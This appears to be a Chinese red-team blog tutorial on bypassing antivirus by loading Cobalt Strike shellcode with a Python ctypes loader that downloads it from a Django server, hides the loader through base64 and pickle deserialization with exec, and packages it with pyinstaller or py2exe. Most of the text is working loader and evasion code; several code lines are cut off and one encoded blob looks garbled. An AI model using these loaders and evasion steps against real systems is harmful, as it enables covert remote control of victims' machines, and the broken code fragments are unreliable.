

利用加载器以及 Python 反序列化绕过 AV_酒仙桥六号部队 - MdEditor

“ 利用加载器以及 Python 反序列化绕过 AV

前言

在日常红队行动中，为了利用目前现有的资源尝试获取更多的凭据以及更高的权限，我们通常需要先获得一台主机作为突破口，并将其作为跳板进行横向渗透。但是内网中一般部署有防火墙、流量监控等设备，杀软更是成为了服务器的标配，所以如何进行免杀绕过杀软的限制让主机上线成了我们首要解决的问题之一。目前免杀技术大致分为以下几类：

1. 特征码修改
2. 花指令免杀
3. 加壳免杀
4. 内存免杀

5. 二次编译

6. 分离免杀


7. 资源修改

8. ...

本文仅以分离免杀为例，利用 Python 语言制作加载器对 Cobaltstrike 生成的 Shellcode 进行绕过杀软作为样例，举例说明通过加密 Shellcode 、分离免杀以及 Python 反序列化达到 bypass 的思路和方法。仅针对现有公开技术进行研究学习，方便安全人员对授权项目完成测试工作和学习交流使用，请使用者遵守当地相关法律，勿用于非授权测试。

Shellcode

在我们进行漏洞利用的过程中，必不可少的部分就是 shellcode （一段用于利用软件漏洞而执行的代码）。攻击者可以通过这段代码打开系统的 shell ，以执行任意的操作系统命令——比如下载病毒，安装木马，开放端口，格式化磁盘等恶意操作。本文重点是对加载器相应思路进行介绍，因此不对 Shellcode 的编写与提取等相关技术进行展开，为方便使用，我们以 Cobalt Strike 生成的 Shellcode 为例，后文不在赘述。



加载 Shellcode 原理


加载 Shellcode 的方式有很多，例如函数指针执行、内联汇编指令、伪指令等。大部分脚本语言加载 Shellcode 都是通过 c 的 ffi 去调用操作系统的 api ，如果我们了解了 c 是怎么加载 Shellcode 的原理，使用时只需要查询一下对应语言的调用方式即可。首先我们要明白， Shellcode 是一串可执行的二进制代码，那么我们想利用它就可以先通过其他的方法来开辟一段具有读写和执行权限的区域；然后将我们的 Shellcode 放进去，之后跳转到 Shellcode 的首地址去执行就可以了，利用这个思路我们可以先写一个 c++ 的版本，还是像上文一样生成 Shellcode。这里我们利用 CobaltStrike 生成 32 位的 Shellcode ，正常使用像 VirtualAlloc 内存操作的函数执行 Shellcode

```

#include "windows.h"
using namespace std;
int main(int argc, char **argv)
{
    unsigned char buf[] = "\xfc\xe8\x89\x00\x00\x00\x60\x8
        void *exec = VirtualAlloc(0, sizeof buf, MEM_COMM
        memcpy(exec, buf, sizeof buf);
        ((void(*)())exec)();
        return 0;
}

```

我们编译并运行可以正常上线，并且可以正常执行命令。



Shellcode 分离

我们可以利用火绒扫描一下我们上面编译好的可执行程序。



我们发现这种将 Shellcode 与程序绑定的方式很容易被杀软查杀，我们可以测试一下先将 Shellcode 去除，仅留下程序代码，再进行扫描。

```
#include "windows.h"
using namespace std;
int main(int argc, char** argv)
{
    unsigned char buf[] = "";
    void* exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT, PAGE_READWRITE);
    memcpy(exec, buf, sizeof buf);
    ((void(*)())exec)();
    return 0;
}
```



此时由于我们已经将带有特征值的 Shellcode 去除，所以在杀软视角看来，这已经是一段正常的程序，因此就不会触发相应的告警，因此，如果我们可以将 Shellcode 和加载程序分离，将 Shellcode 单独存放在某个地方，再由程序进行请求获得，我们也就在一定程度绕过了杀软的检测。

Python 加载 Shellcode

再了解了上述加载 Shellcode 的原理之后，我们就可以利用 Python3 中的 ctypes 库实现这一过程，

ctypes 是 Python 的外部函数库。它提供了与 C 语言兼容的数据类型，并允许调用 DLL 或共享库中的函数。可使用该模块以纯 Python 形式对这些库进行封装，我们首先利用 CobaltStrike 生成 64 位的

Shellcode 进行测试，之后利用 Python 加载

Shellcode 代码如下：

```

import ctypes
shellcode = b""
shellcode += b"\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x00"
shellcode = bytearray(shellcode)
# 设置VirtualAlloc返回类型为ctypes.c_uint64
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
# 申请内存
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
# 放入shellcode
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(
    ctypes.c_uint64(ptr),
    buf,
    ctypes.c_int(len(shellcode)))
)
# 创建一个线程从shellcode防止位置首地址开始执行
handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.c_uint64(ptr),
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.pointer(ctypes.c_int(0)))
)
# 等待上面创建的线程运行完
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(0),

```

之后我们直接运行这个 Python 脚本即可加载我们利用 CobaltStrike 生成的 Shellcode ，实现上线功能并可以正常执行命令。



利用加载器实现 Shellcode 分离


上文我们说过了，我们想绕过杀软的检测，我们可以利用分离 Shellcode 和加载程序的方法，这种方法就是加载器的方法。整体流程是将我们的 Shellcode 与程序进行分离，而上传到目标的可执行程序仅作为一个类似于下载器的程序使用，例如我们可以搭建一个 Http Server ，之后构造我们的 Shellcode 页面，再由本地加载器访问页面地址，获取页面的 Shellcode 内容，之后加载并执行，流程类似于下图。



HttpServer

首先我们需要构造我们的 HttpServer ，我们这里利用 Django 实现这一过程。我们整体大致流程就是我们通过一个前端页面将我们 CobaltStrike 生成的 Shellcode 保存到数据库中， Django 后端利用 UUID 生成一个基于时间戳的随机字符串，并且保存到 hash_md5 字段中，之后我们再构造一个 Shellcode 读

取的页面，该页面根据 URL 中的 hash_md5 去查询数据库中对应的 Shellcode 并且展示到该页面上，例如我们再数据库中有如下数据。



我们访问如下链接即可查看我们保存的 Shellcode

<http://evil.com/shellcode/9adef1ca-151b-11eb-b767-5c80b6fea32f>

Models

首先我们定义如下数据模型。

```
class Shellcode(models.Model):
    id = models.AutoField(primary_key=True)
    hash_md5 = models.CharField(max_length = 200)
    shellcode = models.TextField()
    pub_date = models.DateTimeField(default=timezone.now)
    class Meta:
        ordering = ('-pub_date',)
    def __str__(self):
        return self.shellcode
```

字段含义如下:

字段名称	备注
id	自增主键 ID
hash_md5	利用 UUID 生成的随机 字符串, 方便后续进行 URL 生成
shellcode	shellcode 内容
pub_date	生成时间


Views

```
def showshellcode(request, hash_md5):
    shellcode = Shellcode.objects.get(hash_md5 = hash_
    try:
        if shellcode != None:
            return render(request, 'shellcode.html', 1
    except:
        return redirect('/')
```

Urls

```
from django.contrib import admin
from django.urls import path
from auto_antiaav_app.views import homepage,showshellcc
urlpatterns = [
    path('admin/', admin.site.urls),
    path('', homepage),
    path('shellcode/<str:hash_md5>', showshellcode),
]
```

这样我们就可以通过控制 URL 中的 shellcode/ 后面的部分，也就是 shellcode 来调用不同的 Shellcode 了，而且由于我们 Shellcode 是由自己放置在我们的 HttpServer 上，我们也可以进行进一步处理。比如对 Shellcode 进行混淆编码加密，再有本地可执行程序进行解密执行，这里我们以 Base64 编码处理为例，处理过后 Shellcode 页面如下。




当然我们也可以将我们的 Shellcode 隐藏在图片等载体中。

下载 Shellcode 并加载执行

当我们构建好 HttpServer 后，我们就可以通过 Python 中的 urllib.request 访问我们的 HttpServer 对 Shellcode 进行获取，由于我们上文对 Shellcode 进行了 base64 编码处理，所以我们本地获取到后 Shellcode 后在进行解码即可。

```
import ctypes,urllib.request,base64,codecs,pickle
shellcode = urllib.request.urlopen('http://192.168.177.1:8080/shellcode').read()
shellcode = base64.b64decode(shellcode)
shellcode =codecs.escape_decode(shellcode)[0]
shellcode = bytearray(shellcode)
# 设置VirtualAlloc返回类型为ctypes.c_uint64
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
# 申请内存
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
# 放入shellcode
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(
    ctypes.c_uint64(ptr),
    buf,
    ctypes.c_int(len(shellcode))
)
handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.c_uint64(ptr),
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.pointer(ctypes.c_int(0))
)
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(0),
```

这样我们的可执行程序便与 Shellcode 进行了分离，直接运行 Python 文件可以上线并正常调用命令。




反序列化

但是这个时候如果我们通过 pyinstaller 将我们的程序打包成可执行程序，我们会发现火绒仍然对其进行了查杀。



这是因为我们使用的加载器本身关键语句已经被检测，因此我们需要对其进行进一步处理从而绕过静态查杀，我们绕过的方式可以通过上文说过的混淆、编码、加密等方式对代码进行处理，然后进行调用执行。但是像执行命令的 `exec`、`eval` 等函数特征比较明显，所以我们对它也需要进一步处理，而同其它语言一样，Python 也有序列化的功能，官方库里提供了 `pickle/cPickle` 的库用于序列化和反序列化，`pickle` 可以序列化 python 的任何数据结构，包括一个类，一个对象。

```
import pickle
class A(object):
    a = 1
    b = 2
    def run(self):
        print(self.a,self.b)
print(pickle.dumps(A()))
```



```
19 import pickle
20
21 class A(object):
22     a = 1
23     b = 2
24     def run(self):
25         print(self.a,self.b)
26
27 print(pickle.dumps(A()))
28
29
30
b'\x80\x03c__main__\nA\nq\x00\x81q\x01.'
```

[Finished in 0.1s]

如果之前了解过 Python Pickle 反序列化带来的安全问题相关内容，我们就可以知道如果这里的 `run()` 函数时自动执行的我们就可以通过反序列化过程来进行一个调用过程，与 PHP 中的 `__wakeup` 类似，Python 中也有类似的方法可以使其在被反序列化的时候执行，这里以 `__reduce__` 为例。

```
import pickle
class A(object):
    a = 1
    b = 2
    def __reduce__(self):
        return (print, (self.a+self.b,))
print(pickle.dumps(A()))
```

```
19 import pickle
20
21 class A(object):
22     a = 1
23     b = 2
24     def __reduce__(self):
25         return (print, (self.a+self.b,))
26
27 print(pickle.dumps(A()))
28
29
30
b'\x80\x03cbuiltins\nprint\nq\x00K\x03\x85q\x01Rq\x02.'
[Finished in 0.1s]
```

接下来我们就可以通过 `pickle` 的 `loads` 来反序列化并自动执行。

```
import pickle
ret = b'\x80\x03cbuiltins\nprint\nq\x00K\x03\x85q\x01Rq\x02.'
pickle.loads(ret)
```

```
19 import pickle
20
21 ret = b'\x80\x03cbuiltins\nprint\nq\x00K\x03\x85q\x01Rq\x02.'
22 pickle.loads(ret)
23
24 |

3
[Finished in 0.1s]
```

我们可以看到我们已经将我们的 `a+b` 自动输出了（这里也可以提示我们，`pickle` 的 `loads` 参数如果可以被控制，我们就可以进行利用）。但是我们可以看到，从代码中我们还是可以看到调用的关键函数名称，我们这里可以对其进行混淆、编码操作，依旧以 `Base64` 编码为例，我们序列化代码如下：

```
import pickle
import base64
class A(object):
    a = 1
    b = 2
    def __reduce__(self):
        return (print, (self.a+self.b,))
ret = pickle.dumps(A())
ret_base64 = base64.b64encode(ret)
print(ret_base64)
```



```
19 import pickle
20 import base64
```

接下来我们只需要进行反序列化调用之前先进行解码操作即可。

```
import pickle
import base64
ret = b'gANjYnVpbHRpbnMKcHJpbnQKcQBLA4VxAVJxAi4='
ret_decode = base64.b64decode(ret)
pickle.loads(ret_decode)
```

```
19 import pickle
20 import base64
21
22 ret = b'gANjYnVpbHRpbnMKcHJpbnQKcQBLA4VxAVJxAi4='
23 ret_decode = base64.b64decode(ret)
24 pickle.loads(ret_decode)
25
26
```

```
3
[Finished in 0.2s]
```

例如我们刚才的获取 Shellcode 的代码就可以通过序列化以及 Base64 编码进行处理。

```
import pickle
import base64
import urllib.request, codecs
class A(object):
    shellcode = urllib.request.urlopen('http://192.168
    shellcode = base64.b64decode(shellcode)
    shellcode =codecs.escape_decode(shellcode)[0]
    def __reduce__(self):
        return (bytearray, (self.shellcode,))
ret = pickle.dumps(A())
ret_base64 = base64.b64encode(ret)
print(ret_base64)
```



```
21 import pickle
22 import base64
23 import urllib.request, codecs
24
25 class A(object):
26     shellcode = urllib.request.urlopen('http://192.168.177.1:8000/shellcode/96f431cc-1b8c-11eb-8a21-
27     shellcode = base64.b64decode(shellcode)
28     shellcode =codecs.escape_decode(shellcode)[0]
29     def __reduce__(self):
30         return (bytearray, (self.shellcode,))
31
32 ret = pickle.dumps(A())
33 ret_base64 = base64.b64encode(ret)
34 print(ret_base64)
35
36
b'gANjYnVpbHRpbmMKYn10ZmFycnF5c2E0Qn40A0AD85IPk80jIAAAQVBFUJ3RVkgx0mV11lgSIt5GEiU1BI13jQ5A+35kpMclIMccSPGF8A1w
HDDUEBwELtUKFRSIt5ItTCPEgB0GaBe8GLAnVyl4CIAAAASIXAdGdIAdBQ10gYRITAIeK800MNSP/3QVs0IEgB1k0xyUgxxKxBwcKQQH0081Blw
QIRTrnddHYRITAJEkB0GZBiwxIRITAHKEkBOEGLBIhIAdBBMEFYX11aQVhBMUJfaSIPsIEFS+BYQVlaS56U///9dagBjvndpbm1uZXQQAQVZ31eZ
FBukx3jgf/1UgxyUgXk0xwE0xyUFQQVBUjPwEaf/ietzk1jwUG4UAAAExyUFRQVFqA0FRQbpXIZ/G/9XrwwtIICFImd31dhNMClSaAACQIR
G661Uu0//5InG5IPDUGoKX013BU132knHwP///9NMclSukG6LQYye//VhcAPhZ0BAABI/8BPhIwBAADR0+nkAQAA6KL///8vADR0TQBotow2xHK
zab1rH8sILCMF33aq1zYKne4Uc60ppgfcCQC1YSVZEBD1dnfFrjnkQrAOPGbhPmSEhJ013C86eYQZAnR34AFVz2XITQwd1bnQ6IE1vem1sbGE
4wIChj21wYXRpYmx10yBNuJIFDcuMDsgv21uzG93cy80VCA11JE7IC5ORVgq0xSIDiUc41MDcYnZsgLK5FVCBDTfIghy4wLJA0NTA2LjMwKQ0
uG7H9H3HjK2585v8NlFhxFrEksLk9o6MrEXU9a11tFE1JeeQm0721nIpwBq2Z2Fu0JkCD97fc91meVU6AEVIEQvzTBNNRlkp4F9ENGd1Juj780mp
0/9y1MzntzmjZf0HHRukhaIDZctYob9cmwY300oes3Xm4x3051218kTwc22513b-fkR34F1r8h8VGOQuk0cKCI0y/tvfhYajT7cMf0d8mm9
8pw7f1bF13B1gbnbTm7H40ep1g8Bvvc1o1b/1UgxyboAAEAQ0bEAQAAQb1AAQAQ0bYpFp1/9V1k1NTSInnsInxs1naQ0gAIAAASynS0bo51on
VTe80ehcB0t0alBB2Bw4XAddYwH1B0A0AAB0w+if/f//MTkvlLE20C4xNzc0MT15AA5az8tXAYVvA1jXAVd+
```

之后我们按照上文中的代码进行解码以及反序列化操作即可。

```
import ctypes,urllib.request,base64,codecs,pickle
ret = b'gANjYnVpbHRpbmMKYnl0ZWYcmF5CnEAQn4DAAD8SIPk8C
shellcode = pickle.loads(base64.b64decode(ret))
print(repr(shellcode))
```

如上所示，我们已经在代码中无法看到相应的

`urllib.request` 的特征，但是这里有一个问题就是后面我们有一些申请内存的操作，但是会遇到一些序列化闭包的问题，这里我们可以使用 `eval()` 函数来继续实现。

`eval()` 函数用来执行一个字符串表达式，并返回表达式的值。

例如我们想实现一个启动计算器的程序，我们首先生成还是按上文序列化并进行编码。

```
import pickle
import base64
import os
class A(object):
    def __reduce__(self):
        return(eval,("os.system('calc.exe')",))
ret = pickle.dumps(A())
ret_base64 = base64.b64encode(ret)
print(ret_base64)
```

```
65 import pickle
66 import base64
67 import os
```

接下来进行反序列化和解码操作。

```
import pickle
import base64
import os
ret = b'gANjYnVpbHRpbmMKZXZhbApxAFgVAAAAb3Muc3lzdGVtKk
ret_decode = base64.b64decode(ret)
pickle.loads(ret_decode)
```



```
65 import pickle
66 import base64
67 import os
68
69 ret = b'gANjYnVpbHRpbmMKZXZhbApxAFgVAAAAb3Muc3lzdGVtKk
70 ret_decode = base64.b64decode(ret)
71 pickle.loads(ret_decode)
```

[Finished in 0.3s]

但是 `eval()` 在执行多行的时候会有缩进问题，如果使用这种方式我们需要将加载器的代码每一行都单独执行，代码可以查看参考链接 5 中的代码，我们这里为了避免这一问题，使用 `exec()`

`exec` 执行储存在字符串或文件中的Python语句，相比于 `eval`，`exec`

这样，我们就可以通过我们的例如异或、编码等混淆方式，绕过杀软的检测，了解了以上内容，我们就可以进行我们的免杀测试了，我们将我们上文中加载器代码利用 `exec()` 进行序列化并且进行编码。

```

import pickle
import base64
shellcode = ""
import ctypes,urllib.request,codecs,base64
shellcode = urllib.request.urlopen('http://192.168.177
shellcode = base64.b64decode(shellcode)
shellcode =codecs.escape_decode(shellcode)[0]
shellcode = bytearray(shellcode)
# 设置VirtualAlloc返回类型为ctypes.c_uint64
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c
# 申请内存
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int
# 放入shellcode
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(
    ctypes.c_uint64(ptr),
    buf,
    ctypes.c_int(len(shellcode))
)
# 创建一个线程从shellcode防止位置首地址开始执行
handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.c_uint64(ptr),
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.pointer(ctypes.c_int(0))
)
# 等待上面创建的线程运行完
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(0),
class A(object):
    def __reduce__(self):
        return(exec,(shellcode,))
ret = pickle.dumps(A())
ret_base64 = base64.b64encode(ret)
print(ret_base64)
ret_decode = base64.b64decode(ret_base64)

```

```

1 import pickle
2 import base64
3
4 shellcode = ""
5 import ctypes,urllib.request,codecs,base64
6
7 shellcode = urllib.request.urlopen('http://192.168.177.1:8000/shellcode/96f431cc-1b8c-11e8-b421-5c8b64fa32f4').read()
8 shellcode = base64.b64decode(shellcode)
9 shellcode =codecs.escape_decode(shellcode)[0]
10 shellcode = bytearray(shellcode)
11 # 设置VirtualAlloc返回类型为ctypes.c_uint64
12 ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
13 # 申请内存
14 ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)), ctypes.c_int(0x3000), ctypes.c_int(
15
16 # 填充shellcode
17 buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
18 ctypes.windll.kernel32.RtlMoveMemory(
19     ctypes.c_uint64(ptr),
20     buf,
21     ctypes.c_int(len(shellcode))

```


之后我们就可以进行解码以及反序列化操作。

```

import base64,pickle
shellcode = b'gAnJYnVpbHRpbnMKZXhLYwpxAFhfBAAACmltcG9y
pickle.loads(base64.b64decode(shellcode))

```

从代码层面来讲，杀软视角的代码仅能看到是一段正常的 Base64 解码以及反序列化的脚本文件，也就达到了我们 Bypass 的目的，运行脚本我们可正常上线以及执行命令。




打包成可执行程序

上文我们构建了我们的 Python 文件，但是利用起来需要目标环境支持 Python 以及相应的库文件支持，因此我们可以将我们的 Python 脚本打包成可执行程序来解决这些环境问题，打包方法有很多，例如 `pyinstaller` 或者 `py2exe`，具体安装方法这里不在赘述，这里我们使用不同的打包程序，最后免杀的效果也不太一样，部分杀软对打包程序本身就加入了特征检测。


Pyinstaller

例如我们使用 `pyinsataller` 进行打包上述 `evil.py`，目标靶机无 Python 及相应的库环境，正常上线并可执行命令。

```
pyinstaller --noconsole --onefile evil.py -i 8.ico
```

检测结果如下：



这里后续我又进行了测试，部分杀软对 Pyinstaller 打包的程序检测较为敏感，即使是仅打包类似于仅仅 `print(1)` 这种代码也会触发相同的检测结果。


Py2exe

例如我们使用 py2exe 进行打包上述 evil.py , 目标靶机无 Python 及相应的库环境, 正常上线并可执行命令。

```
from distutils.core import setup
import py2exe
setup(
    options={
        'py2exe': {
            'optimize': 2,
            'bundle_files': 1,
            'compressed': True,
        },
    },
    windows=[{"script": "evil.py", "icon_resources": [
        zipfile=None,
    ]
}
```

使用如下命令进行打包。

```
python setup.py py2exe
```




这里需要注意的是，如果使用 `py2exe` 进行打包，我们 `evil.py` 中要将所有用到的包（包括我们编码中的代码）写在文件开头，即：

```
import base64,pickle,ctypes,urlib.request,codecs
shellcode = b'gANjYnVpbHRpbmMKZXhLYwpxAFhfBAAACmltcG9y
pickle.loads(base64.b64decode(shellcode))
```


否则生成的程序会闪退，无法正常上线。

